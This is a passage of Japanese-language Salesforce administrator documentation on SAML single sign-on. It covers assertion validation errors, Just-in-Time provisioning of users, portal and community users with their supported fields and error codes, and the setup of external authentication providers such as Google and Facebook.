   <saml:Attribute Name="User.EmailEncodingKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">UTF-8
      </saml:AttributeValue>
   </saml:Attribute>

</saml:AttributeStatement>
```

関連トピック:

SAML について

SAML ログイン履歴のレビュー

ユーザがシングルサインオンを使用して他のアプリケーションから Salesforce にログインしてくると、SAML アサーションが Salesforce ログインページに送信されます。アサーションは、[設定]の[シングルサインオン設定]ページで指定された認証証明書にあるアサーションと照合されます。ユーザがログインに失敗すると、ログインに失敗した理由を示すメッセージがログイン履歴に書き込まれます。さらに、SAML アサーション検証に無効なアサーションが自動的に設定される可能性があります。

ログイン履歴を表示するには、[設定] から［クイック検索］ボックスに「*ログイン履歴*」と入力し、[ログイン履歴]を選択します。ログイン履歴を参照した後、ID プロバイダと情報の共有が必要な場合があります。

発生すると考えられるエラーは次のとおりです。

アサーションが期限切れです
: アサーションのタイムスタンプが発行から 5 分以上経っています。

  メモ: Salesforce では、3 分間のクロックスキューが許可されます。つまりアサーションの実際の有効期間は、タイムスタンプの 3 分前から 8 分後まで許容されることになります。アサーションの有効期間が 5 分未満の場合、時間は短くなります。

アサーションが無効です
: アサーションが有効ではありません。たとえば、アサーションの `<Subject>` 要素がないなどです。

利用者が無効です
: `<Audience>` に指定する値は、`https://saml.salesforce.com` とします。

設定エラー/無効な権限
: Salesforce の SAML 設定に問題があります。たとえば、アップロードした証明書が壊れているか、組織設定が無効になっている可能性があります。設定を確認するには、[設定] から［クイック検索］ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択します。次に、ID プロバイダから SAML アサーションのサンプルを入手し、**[SAML アサーション検証]** をクリックします。

発行者が一致しません
: アサーションで指定された発行者またはエンティティ ID が Salesforce 設定で指定された発行者と一致しません。

受信者が一致しません
: アサーションで指定された受信者が Salesforce 設定で指定された受信者と一致しません。

再実行が検出されました
: 同じアサーション ID が複数回使用されました。アサーション ID は、組織内で一意にする必要があります。

署名が無効です
: アサーションで指定された署名が Salesforce 設定で指定された証明書と一致しません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

  および

  「すべてのデータの編集」

件名確認エラー
アサーションで指定された `<Subject>` が Salesforce で指定された SAML 設定と一致しません。

関連トピック:

SAML について

シングルサインオン用の SAML 設定の検証

Salesforce をシングルサインオン用に設定した後、ユーザが Salesforce にログインできない場合は、[SAML アサーション検証] とログイン履歴を使用して ID プロバイダから送信された SAML アサーションを検証します。

1. ID プロバイダから SAML アサーションを取得します。アサーションはプレーン XML 形式または base64 エンコードです。

   ユーザが Salesforce にログインしようとして失敗した場合、無効な SAML アサーションを使用して SAML アサーション検証が自動的に設定される場合があります。

2. [設定] から、[クイック検索] ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択し、[SAML アサーション検証] をクリックします。
3. テキストボックスに SAML アサーションを入力して、[検証] をクリックします。
4. 検証エラーの結果を ID プロバイダを共有します。

関連トピック:

SAML について
シングルサインオン
シングルサインオン実装のベストプラクティス

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

SAML アサーション検証エラー

Salesforce では、アサーションで次の有効性が必要です。

認証ステートメント
アサーションには <AuthenticationStatement> を含める必要があります。

条件ステートメント
アサーションに <Conditions> ステートメントが含まれる場合、有効なタイムスタンプを含める必要があります。

タイムスタンプ
アサーションに有効性の期間を指定することをお勧めします。また、アサーションのタイムスタンプは、アサーションの有効性の期間の設定に関わらず、発行から 5 分プラスマイナス 3 分以内であることが必要です。これで、マシン間の相違が許容されます。NotBefore および NotOnOrAfter の制約も定義済みで有効である必要があります。

属性
Salesforce 設定が [ID は Attribute 要素にあります] に設定されている場合、ID プロバイダからのアサーションに <AttributeStatement> が含まれている必要があります。

SAML 1.1 を使用している場合、<AttributeName> および <AttributeNamespace> が <AttributeStatement> の一部として必須です。

SAML 2.0 を使用している場合、<AttributeName> は必須です。

表示形式
<Issuer> ステートメントの Format 属性は、"urn:oasis:names:tc:SAML:2.0:nameid-format:entity" と設定するか、全く設定しないかのいずれかである必要があります。

例:

```
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">https://www.salesforce.com</saml:Issuer>
```

次の例も有効です。

```
<saml:Issuer >https://www.salesforce.com</saml:Issuer>
```

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

統合認証を使用可能なエディション: すべてのエディション

代理認証を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

認証プロバイダを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「すべてのデータの編集」

発行者
アサーションで指定された発行者は、Salesforce で指定された発行者と一致する必要があります。

件名
アサーションの件名は、Salesforce ユーザ名またはユーザの統合 ID のいずれかにする必要があります。

利用者
`<Audience>` の値は必須で、シングルサインオン設定の `[エンティティ ID]` と一致する必要があります。デフォルト値は、`https://saml.salesforce.com` です。

受信者
アサーションで指定された受信者は、Salesforce の設定または OAuth 2.0 トークンエンドポイントで指定された Salesforce ログイン URL と一致する必要があります。アサーションのこの部分は必須で、常に検証されます。

署名
アサーションには、有効な署名が含まれている必要があります。署名は、SAML設定で指定された証明書に関連付けられている秘密鍵を使用して作成する必要があります。

受信者
アサーションで受け取った受信者と組織 ID が、シングルサインオン設定で指定したように予期した受信者と組織 ID に一致します。アサーションのこの部分は省略可能で、存在する場合にのみ検証されます。例:

```
Recipient that we found in the assertion: http://aalbert-salesforce.com:8081/
   ?saml=02HKiPoin4zeKLPYxfj3twkPsNSJF3fxsH0Jnq4vVeQr3xNkIWmZC_IVk3
Recipient that we expected based on the Single Sign-On Settings page:
   http://asmith.salesforce.com:8081/
   ?saml=EK03Almz90Cik_ig0L97.0BRme6mT4o6nzi0t_JROL6HLbdR1WVP5aQO5w
Organization Id that we expected: 00Dx0000000BQlI
Organization Id that we found based on your assertion: 00D000000000062
```

サイト URL 属性
有効なサイト URL が指定された場合に検証されます。値は次のとおりです。

- 未指定
- オン
- サイトの URL が無効です
- HTTPS にはサイトの URL が必要です
- 指定サイトが無効であるか、ページの使用制限を超えています

関連トピック:

SAML について

SAML 用のジャストインタイムプロビジョニングについて

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ジャストインタイムのプロビジョニングによって、SAML アサーションを使用して、ユーザがはじめてログインするときにその場で通常のユーザとポータルユーザを作成することができます。そのため、あらかじめユーザアカウントを作成する必要性がなくなります。たとえば、最近、従業員を組織に追加した場合は、Salesforce で手動でそのユーザを作成する必要はありません。ユーザがシングルサインオンでログインすると、アカウントが自動的に作成されるため、アカウント登録にかかる時間と労力を排除できます。ジャストインタイムのプロビジョニングは、SAML ID プロバイダと連動し、SAML 2.0 アサーションで正しいユーザ情報を Salesforce に渡します。この方法でアカウントを作成および変更できます。ジャストインタイムのプロビジョニングは、SAML を使用して通信するため、組織で SAML ベースのシングルサインオンが有効化されている必要があります。

ジャストインタイムプロビジョニングの利点

ジャストインタイムプロビジョニングを実装すると、組織は次の利点を得られます。

- **管理コストの削減:** SAML を介してプロビジョニングすることにより、シングルサインオンプロセスの一部として、担当者がオンデマンドで取引先を作成できます。このことにより、プロビジョニングプロセスおよびシングルサインオンプロセスを1つのメッセージに結合することによって、ユーザが動的にプロビジョニングを実行する必要のあるシナリオで必要な統合作業が大幅に簡略化されます。
- **ユーザの採用の増加:** 1 つのパスワードを 1 つ覚えるだけで、自分のメインのサイトと Salesforce の両方にアクセスできます。そのため、ユーザが Salesforce アプリケーションを定期的に使用する可能性が高くなります。
- **セキュリティの向上:** 企業ネットワーク用に作成したパスワードポリシーは、Salesforce にも有効となります。また、1回の使用のみ有効な認証情報を送信することで、機密データへのアクセス権を持つユーザに対するセキュリティの向上を図れます。

ジャストインタイムプロビジョニングの要件

ポータルのジャストインタイムプロビジョニング

コミュニティのジャストインタイムプロビジョニング

ジャストインタイムプロビジョニングのエラー

次に、SAML 用のジャストインプロビジョニングのエラーコードと説明を示します。

関連トピック:

ジャストインタイムプロビジョニングの要件

ポータルのジャストインタイムプロビジョニング

コミュニティのジャストインタイムプロビジョニング

ジャストインタイムプロビジョニングのエラー

サンプル SAML アサーション

シングルサインオン

ジャストインタイムプロビジョニングの要件

ジャストインタイムプロビジョニングでは SAML アサーションを作成する必要があります。SAML アサーションを作成するときは、次の点を考慮してください。

- `Provision Version` はオプションの属性としてサポートされています。この属性を指定しない場合、デフォルトは 1.0 です。例:

```
<saml:Attribute Name="ProvisionVersion" NameFormat=
   "urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1.0</saml:AttributeValue>
</saml:Attribute>
```

- ProfileID は標準プロファイル用でも組織ごとに異なります。プロファイル名を検索しやすくするため、Salesforce では、`ProfileName` を `ProfileId` 項目に渡すことでプロファイル名を検索できるようにしています。

SAML アサーションの項目の要件

Salesforce で作成するオブジェクトを正しく特定するには、SAML アサーションに渡されるすべてのプレフィックスで [ユーザ] を使用する必要があります。次の例では、`Username` 項目名に `User.` プレフィックスが追加されています。

```
<saml:Attribute
   Name="User.Username"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

次の標準項目をサポートしています。

項目	必須項目	コメント
AboutMe		
Alias		この項目がない場合は、デフォルトは firstName および lastName から派生します。
CallCenter		
City		
CommunityNickname		この項目がない場合は、デフォルトはユーザ名から派生します。
CompanyName		
Country		
DefaultCurrencyIsoCode		組織設定から派生します。
DelegatedApproverId		
Department		
Division		

項目	必須項目	コメント
Email	Y	**例**: User.Email=test2@salesforce.com
EmailEncodingKey		**この項目がない場合は、デフォルトは組織設定から派生します。**
EmployeeNumber		
Extension		
Fax		
FederationIdentifier (**挿入のみ**)		**この項目がある場合は、**SAML **件名に一致する必要があります。一致しない場合は、代わりに** SAML **件名を取得します。** SAML **では更新できません。**
FirstName		
ForecastEnabled		
IsActive		
LastName	Y	
LanguageLocaleKey		
LocaleSidKey		**この項目がない場合は、デフォルトは組織設定から派生します。**
Manager		
MobilePhone		
Phone		
ProfileId	Y	**例**: User.ProfileId=Standard User
ReceivesAdminInfoEmails		
ReceivesInfoEmails		
State		
Street		
TimeZoneSidKey		**この項目がない場合は、デフォルトは組織設定から派生します。**
Title		
Username (**挿入のみ**)	Y	**たとえば、**User.Username=test2@test.com **です。**SAML **を使用して更新できません。**
UserRoleId		**空白の場合、デフォルトは「ロールなし」に設定されます。**
Zip		

その他の項目の要件は次のとおりです。

- テキストタイプの項目のみがサポートされています。
- カスタム項目では、`insert` および `update` 関数のみがサポートされます。
- ユーザ作成で API を使用すると、`User.Username` 項目に新しいユーザ名を渡すことができます。また、この項目がある場合は `User.FederationIdentifier` も指定できます。ただし、`Username` 項目および `FederationIdentifier` 項目は、API を使用して更新できません。

関連トピック:

SAML 用のジャストインタイムプロビジョニングについて
ポータルのジャストインタイムプロビジョニング
コミュニティのジャストインタイムプロビジョニング
salesforce_communities_implementation.pdf

ポータルのジャストインタイムプロビジョニング

ポータルのジャストインタイム (JIT) のプロビジョニングによって、SAML アサーションを使用して、ユーザがはじめてログインするときにその場で顧客とパートナーポータルユーザを作成することができます。そのため、あらかじめユーザアカウントを作成する必要性がなくなります。JIT は、SAML を使用して通信するため、組織で SAML ベースのシングルサインオンが有効化されている必要があります。

メモ: Summer '13 リリースから、新しい組織ではカスタマーポータルおよびパートナーポータルを利用できなくなっています。既存の組織は、引き続きこれらのポータルにアクセスすることができます。カスタマーポータルまたはパートナーポータルがない場合に顧客やパートナーと簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルおよびパートナーポータルを使用している既存の組織は、それらのポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

ポータルユーザの作成

SAML アサーションの一部として `[ポータル ID]` と `[組織 ID]` を指定する必要があります。これらのパラメータは、組織またはポータルの会社情報ページにあります。通常のユーザもプロビジョンできるため、`[ポータル ID]` は、通常の要求とポータル JIT プロビジョニング要求を区別するために使用されます。`[ポータル ID]` が指定されていない場合、要求は通常プラットフォームユーザの JIT 要求として扱われます。ポータルユーザの作成の要件は、次のとおりです。

- `[統合 ID]` を指定すること。ID が既存のユーザアカウントに属する場合、そのユーザアカウントは更新されます。ユーザアカウントが無効な場合、ユーザアカウントは更新されますが、JIT アサーションの `User.IsActive` が true に設定されていない限り、無効なままです。その `[統合 ID]` のユーザアカウントが存在しない場合、新規ユーザが作成されます。
- ポータルに自己登録が有効になっており、デフォルトの新規プロファイルとロールが指定されていない場合、`User.ProfileId` 項目に、ポータルに関連付けられている有効なプロファイル名または ID が含まれること。さらに、`User.PortalRole` 項目に、有効なポータルロール名または ID が含まれている必要があります。

メモ: User.Role は null である必要があります。

取引先の作成と変更

有効な [取引先 ID] または Account.AccountNumber と Account.Name の両方を指定して、取引先を作成または変更します。

- 一致は Account.AccountNumber に基づきます。複数の取引先が見つかった場合、エラーが表示されます。そうでない場合は、その取引先が更新されます。
- 一致する取引先が見つからない場合、新しい取引先が作成されます。
- SAML アサーションに Account.Owner を指定し、この所有者のプロファイルの Account.AccountNumber 項目の項目レベルセキュリティが表示されるように設定されている必要があります。

取引先責任者の作成と変更

有効な User.Contact または Contact.Email と Contact.LastName の両方を指定して、取引先責任者を作成または変更します。

- 一致は Contact.Email に基づきます。複数の取引先責任者が見つかった場合、エラーが表示されます。そうでない場合は、その取引先責任者が更新されます。
- 一致する取引先責任者が見つからない場合、新しい取引先責任者が作成されます。

ポータル SAML アサーションでサポートされる項目

Salesforce に作成するオブジェクトを正しく識別するために、プレフィックスを使用する必要があります。SAML アサーションでは、取引先スキーマのすべての項目に Account プレフィックスを使用し (たとえば、Account.AccountId)、取引先責任者スキーマのすべての項目に Contact プレフィックスを使用します。次の例では、[メール] 項目名に Contact プレフィックスが追加されています。

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

通常の SAML JIT ユーザにサポートされた標準項目のほかに、取引先では、次の項目がサポートされています。

項目	必須項目	コメント
Billing		町名・番地|市区郡|都道府県|郵便番号|国
AnnualRevenue		
Description		
Fax		
FederationIdentifier (挿入のみ)	Y	この項目がある場合は、SAML 件名に一致する必要があります。一致しない場合は、代わりに SAML 件名を取得します。SAML で更新することはできません。

項目	必須項目	コメント
IsCustomerPortal		
IsPartner		
NumberOfEmployees		
Ownership		
Phone		
PortalRole	Y	すべてのポータルユーザに Worker を使用します。
Rating		
Street		
TickerSymbol		
UserRoleId		空白の場合、デフォルトは「ロールなし」に設定されます。
Website		
Zip		

通常の SAML JIT ユーザにサポートされた標準項目のほかに、取引先責任者では、次の項目がサポートされています。

項目	必須項目	コメント
Birthdate		
CanAllowPortalSelfReg		氏名|電話
Department		
Description		
DoNotCall		
Fax		
HasOptedOutofEmail		
HasOptedOutofFax		
HomePhone		
LeadSource		
Mailing		町名・番地|市区郡|都道府県|郵便番号|国
MobilePhone		
Owner		
Other		町名・番地|市区郡|都道府県|郵便番号|国

項目	必須項目	コメント
OtherPhone		
Phone		
Salutation		
Title		

関連トピック:

SAML 用のジャストインタイムプロビジョニングについて
ジャストインタイムプロビジョニングの要件
コミュニティのジャストインタイムプロビジョニング
salesforce_communities_implementation.pdf

コミュニティのジャストインタイムプロビジョニング

コミュニティのジャストインタイム (JIT) のプロビジョニングによって、SAML アサーションを使用して、ユーザが ID プロバイダからはじめてログインするときにその場で顧客とパートナーコミュニティユーザを作成することができます。そのため、あらかじめユーザアカウントを作成する必要性がなくなります。JIT は、SAML を使用して通信するため、組織で SAML ベースのシングルサインオンが有効化されている必要があります。その後、ID プロバイダと連携して必要な JIT の SAML アサーションを生成できます。

SAML シングルサインオン設定

[SAML を有効化] を使用したシングルサインオン用の SAML 設定の手順に従います。必要に応じて値を設定し、JIT プロビジョニングのコミュニティに固有の次の値も含めます。

1. [ユーザプロビジョニングの有効化] をオンにします。

   メモ:

   - ジャストインタイムプロビジョニングでは、ユーザタイプの統合 ID が必要です。[SAML のユーザ ID 種別] で、[アサーションには、ユーザオブジェクトの統合 ID が含まれます] を選択します。
   - ID プロバイダが Salesforce ユーザ名を以前使用していた場合は、統合 ID を使用する必要があることを ID プロバイダに通知してください。

2. **[エンティティ ID]** は組織全体で一意であり、https で始まる必要があります。1 つの組織に **[エンティティ ID]** が同じ 2 つの SAML 設定を使用することはできません。**[エンティティ ID]** に基本ドメイン (https://saml.salesforce.com) を使用するか、コミュニティ URL (https://acme.force.com/customers など) を使用するかを指定します。この情報は、ID プロバイダと共有する必要があります。

   ヒント: 通常、エンティティ ID としてコミュニティ URL を使用します。Salesforce to Salesforce サービスを提供する場合、コミュニティ URL を指定する必要があります。

3. ［SAML のユーザ ID 種別］で、［アサーションには、ユーザオブジェクトの統合 ID が含まれます］を選択します。ID プロバイダが Salesforce ユーザ名を以前使用していた場合は、統合 ID を使用する必要があることを ID プロバイダに通知してください。

コミュニティユーザの作成と変更

SAML アサーションには次が必要です。

- ［受信者］URL。これは、組織の SAML シングルサインオン設定詳細ページからのコミュニティログイン URL です。URL は次の形式を使用します。

  ```
  https://<community_URL>/login?so=<orgID>
  ```

  たとえば、`Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"` とした場合、`acme.force.com/customers` がコミュニティホームページで、`00DD0000000JsCM` が［組織 ID］です。

  アサーション復号化証明書が組織の SAML シングルサインオン設定にアップロードされている場合、`sc` パラメータを使用して URL に証明書 ID を含めます。たとえば、`Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM&sc=0LE000000Dp"` とした場合、`0LE000000Dp` が証明書 ID です。

- Salesforce で、SAML アサーションの件名内 (または、SAML シングルサインオン設定での SAML ID の場所の定義方法によっては属性要素内) の［統合 ID］を既存のユーザレコードの `FederationIdentifier` 項目と照合すること。
  1. 一致するユーザレコードが見つかった場合は、SAML アサーションの属性を使用して指定された項目を更新します。
  2. 一致するユーザレコードが見つからなかった場合は、指定された［取引先 ID］(`Contact.Account` または `Account.AccountNumber`) の取引先責任者の一致を取引先責任者 ID (`User.ContactId`) またはメール (`Contact.Email`) に基づいて検索します。
     i. 一致する取引先責任者レコードが見つかった場合は、SAML アサーションの属性を使用して指定された取引先責任者項目を更新してから、新しいユーザレコードを挿入します。
     ii. 一致する取引先責任者レコードが見つからなかった場合は、SAML アサーションで指定された `Contact.Account` または `Account.AccountNumber` と `Account.Name` の両方に基づいて取引先の一致を検索するか、一致が見つかった場合は取引先の既存の取引先責任者とユーザレコードを更新します。
        i. 一致する取引先レコードが見つかった場合は、新しいユーザレコードを挿入し、SAML アサーションで指定された属性に基づいて取引先レコードを更新します。
        ii. 一致する取引先レコードが見つからなかった場合は、SAML アサーションで指定された属性に基づいて新しい取引先レコード、新しい取引先責任者レコード、および新しいユーザレコードを挿入します。

  ユーザアカウントが無効な場合、ユーザアカウントは更新されますが、JIT アサーションの `User.IsActive` が true に設定されていない限り、無効なままです。その［統合 ID］のユーザアカウントが存在しない場合、新規ユーザが作成されます。

- コミュニティで自己登録が無効になっており、デフォルトの新規ユーザプロファイルとロールが指定されていない場合、User.ProfileId 項目に、コミュニティに関連付けられている有効なプロファイル名または ID が含まれること。

Salesforce は、SAML アサーションの件名内の [統合 ID] を既存のユーザレコードの FederationIdentifier 項目と照合します。

メモ: Salesforce では、SAML アサーション内のユーザオブジェクトのカスタム項目もサポートされています。User で始まるアサーションの属性は、カスタム項目として解析されます。たとえば、アサーションの属性 User.NumberOfProductsBought__c は、プロビジョニングされるユーザの NumberOfProductsBought 項目に配置されます。取引先と取引先責任者ではカスタム項目はサポートされていません。

コミュニティ SAML アサーションでサポートされる項目

Salesforceに作成するオブジェクトを正しく識別するために、プレフィックスを使用する必要があります。SAML アサーションでは、取引先スキーマのすべての項目に Account プレフィックスを使用し (たとえば、Account.AccountId)、取引先責任者スキーマのすべての項目に Contact プレフィックスを使用します。次の例では、[メール] 項目名に Contact プレフィックスが追加されています。

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

通常の SAML JIT ユーザにサポートされた標準項目のほかに、取引先では、次の項目がサポートされています。

項目	必須項目	コメント
Billing		町名・番地|市区郡|都道府県|郵便番号|国
AnnualRevenue		
Description		
Fax		
FederationIdentifier (挿入のみ)	Y	この項目がある場合は、SAML 件名に一致する必要があります。一致しない場合は、代わりに SAML 件名を取得します。SAML で更新することはできません。
IsCustomerPortal		
IsPartner		
NumberOfEmployees		
Ownership		
Phone		
PortalRole		
Rating		

項目	必須項目	コメント
Street		
TickerSymbol		
UserRoleId		空白の場合、デフォルトは「ロールなし」に設定されます。
Website		
Zip		

通常の SAML JIT ユーザにサポートされた標準項目のほかに、取引先責任者では、次の項目がサポートされています。

項目	必須項目	コメント
Birthdate		
CanAllowPortalSelfReg		氏名|電話
Department		
Description		
DoNotCall		
Fax		
HasOptedOutofEmail		
HasOptedOutofFax		
HomePhone		
LeadSource		
Mailing		町名・番地|市区郡|都道府県|郵便番号|国
MobilePhone		
Owner		
Other		町名・番地|市区郡|都道府県|郵便番号|国
OtherPhone		
Phone		
Salutation		

項目	必須項目	コメント
Title		

関連トピック:

- SAML 用のジャストインタイムプロビジョニングについて
- ジャストインタイムプロビジョニングの要件
- salesforce_communities_implementation.pdf

ジャストインタイムプロビジョニングのエラー

次に、SAML 用のジャストインプロビジョニングのエラーコードと説明を示します。

SAML エラーは URL パラメータで返されます。次に例を示します。

```
http://login.salesforce.com/identity/jit/saml-error.jsp?
ErrorCode=5&ErrorDescription=Unable+to+create+user&ErrorDetails=
INVALID_OR_NULL_FOR_RESTRICTED_PICKLIST+TimeZoneSidKey
```

メモ: Salesforce では、SAML 構成でカスタムエラー URL が指定されている場合、この URL をリダイレクトします。

エラーメッセージ

コード	説明	エラーの詳細
1	統合 ID がありません	MISSING_FEDERATION_ID
2	統合 ID が一致しません	MISMATCH_FEDERATION_ID
3	組織 ID が無効です	INVALID_ORG_ID
4	ロックを取得できません	USER_CREATION_FAILED_ON_UROG
5	ユーザを作成できません	USER_CREATION_API_ERROR
6	管理コンテキストを設定できません	ADMIN_CONTEXT_NOT_ESTABLISHED
8	不明なカスタム項目です	UNRECOGNIZED_CUSTOM_FIELD
9	不明な標準項目です	UNRECOGNIZED_STANDARD_FIELD
11	ライセンスの制限を超えています	LICENSE_LIMIT_EXCEEDED
12	統合 ID とユーザ名が一致しません	MISMATCH_FEDERATION_ID_AND_USERNAME_ATTRS
13	プロビジョン API バージョンがサポートされていません	UNSUPPORTED_VERSION
14	ユーザ名は変更できません	USER_NAME_CHANGE_NOT_ALLOWED

コード	説明	エラーの詳細
15	**カスタムデータ型はサポートされていません**	UNSUPPORTED_CUSTOM_FIELD_TYPE
16	**特定のプロファイル名の一意のプロファイルIDを対応付けることができません**	PROFILE_NAME_LOOKUP_ERROR
17	**特定のロール名の一意のロールIDを対応付けることができません**	ROLE_NAME_LOOKUP_ERROR
18	**取引先が無効です**	INVALID_ACCOUNT_ID
19	**取引先名がありません**	MISSING_ACCOUNT_NAME
20	**取引先番号がありません**	MISSING_ACCOUNT_NUMBER
22	**取引先を作成できません**	ACCOUNT_CREATION_API_ERROR
23	**取引先責任者が無効です**	INVALID_CONTACT
24	**取引先責任者メールがありません**	MISSING_CONTACT_EMAIL
25	**取引先責任者の姓がありません**	MISSING_CONTACT_LAST_NAME
26	**取引先責任者を作成できません**	CONTACT_CREATION_API_ERROR
27	**一致する取引先責任者が複数見つかりました**	MULTIPLE_CONTACTS_FOUND
28	**一致する取引先が複数見つかりました**	MULTIPLE_ACCOUNTS_FOUND
30	**取引先の所有者が無効です**	INVALID_ACCOUNT_OWNER
31	**ポータルプロファイルが無効です**	INVALID_PORTAL_PROFILE
32	**取引先の変更は許可されていません**	ACCOUNT_CHANGE_NOT_ALLOWED
33	**取引先を更新できません**	ACCOUNT_UPDATE_FAILED
34	**取引先責任者を更新できません**	CONTACT_UPDATE_FAILED
35	**標準取引先項目の値が無効です**	INVALID_STANDARD_ACCOUNT_FIELD_VALUE
36	**取引先責任者の変更は許可されていません**	CONTACT_CHANGE_NOT_ALLOWED
37	**ポータルのロールが無効です**	INVALID_PORTAL_ROLE
38	**ポータルロールを更新できません**	CANNOT_UPDATE_PORTAL_ROLE
39	**SAML JIT ハンドラクラスが無効です**	INVALID_JIT_HANDLER
40	**実行ユーザが無効です**	INVALID_EXECUTION_USER

コード	説明	エラーの詳細
41	実行エラー	APEX_EXECUTION_ERROR
42	個人取引先を持つ取引先責任者の更新はサポートされていません	UNSUPPORTED_CONTACT_PERSONACCT_UPDATE

関連トピック:

- SAML 用のジャストインタイムプロビジョニングについて
- ポータルのジャストインタイムプロビジョニング

外部認証プロバイダについて

Facebook©、Janrain©などの外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにできます。

シングルサインオン用認証プロバイダを正常に設定するには、次の操作を実行します。

- サービスプロバイダの Web サイトを正しく設定する。
- Apex を使用して登録ハンドラを作成する。
- 組織の認証プロバイダを定義する。

設定が完了すると、認証プロバイダフローは次のようになります。

1. ユーザがサードパーティ ID を使用して Salesforce にログインしようとします。
2. ログイン要求はサードパーティの認証プロバイダにリダイレクトされます。
3. ユーザはサードパーティログインプロセスに従い、アクセスを承認します。
4. サードパーティ認証プロバイダは認証情報と共にユーザを Salesforce にリダイレクトします。
5. ユーザは Salesforce にサインインされます。

メモ: ユーザが既存の Salesforce セッションを持つ場合、サードパーティでの認証後、Salesforce アカウントへのリンクを承認できるページに自動的にリダイレクトされます。

認証プロバイダの定義

次のプロバイダをサポートしています。

- Facebook
- Google
- Janrain
- LinkedIn
- Microsoft アクセスコントロールサービス
- Salesforce

エディション

使用可能なエディション: Lightning Experience および Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

設定を編集する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

- Twitter
- OpenID Connect プロトコルを実装しているサービスプロバイダ

認証プロバイダへの機能の追加

追加の要求パラメータを使用して、認証プロバイダに機能を追加できます。

- Scope – サードパーティから要求された権限をカスタマイズする
- Site – プロバイダをサイトで使用可能にする
- StartURL – 認証後にユーザを指定された場所に送信する
- Community – 認証後にユーザを特定のコミュニティに送信する
- 認証エンドポイント (ページ 1126) – ユーザを認証のために特定の認証エンドポイントに送信する (Salesforce 認証プロバイダのみ)

Apex 登録ハンドラの作成

登録ハンドラクラスはシングルサインオンフロー用の認証プロバイダを使用する必要があります。Apex 登録ハンドラクラスでは `Auth.RegistrationHandler` インターフェースを実装する必要があります。このインターフェースでは 2 つのメソッドを定義します。Salesforce では、ユーザがこのプロバイダを以前使用したかどうかに応じて、コールバックで適切なメソッドを起動します。認証プロバイダを作成する場合、テストのために Apex テンプレートクラスを自動的に作成できます。

Facebook 認証プロバイダの設定

Google 認証プロバイダの設定

Google アカウントを使用して、ユーザが Salesforce 組織にログインできるようにします。

Janrain 認証プロバイダの設定

Salesforce 認証プロバイダの設定

接続アプリケーションを認証プロバイダとして使用できます。

OpenID Connect 認証プロバイダの設定

Amazon、Google、PayPal など、OpenID Connect プロトコルのサーバ側を実装するサードパーティの Web アプリケーションを認証プロバイダとして使用できます。

Microsoft® アクセスコントロールサービス認証プロバイダの設定

OAuth プロトコルを使用して Microsoft アクセスコントロールサービスを認証プロバイダとして使用できます。認証は通常、SharePoint® Online のような Microsoft Office 365 サービスによって行われます。

LinkedIn 認証プロバイダの設定

LinkedIn アカウントを使用して、ユーザが Salesforce 組織にログインできるようにします。

Twitter 認証プロバイダの設定

Twitter アカウントを使用して、ユーザが Salesforce 組織にログインできるようにします。

Salesforce 管理値を使用した認証プロバイダの設定

Facebook、Salesforce、LinkedIn、Twitter、Google 認証プロバイダを設定するときに、Salesforce によるキー値の自動作成を選択できます。この選択によって独自のサードパーティアプリケーションの作成の手順をスキップできるようになりました。

カスタム外部認証プロバイダの作成

シングルサインオン (SSO) 認証プロバイダを作成して、システム管理者およびユーザが Salesforce 組織で Salesforce 以外の SSO ログイン情報を使用できるようにします。

Facebook 認証プロバイダの設定

Facebook を認証プロバイダとして使用する手順は、次のとおりです。

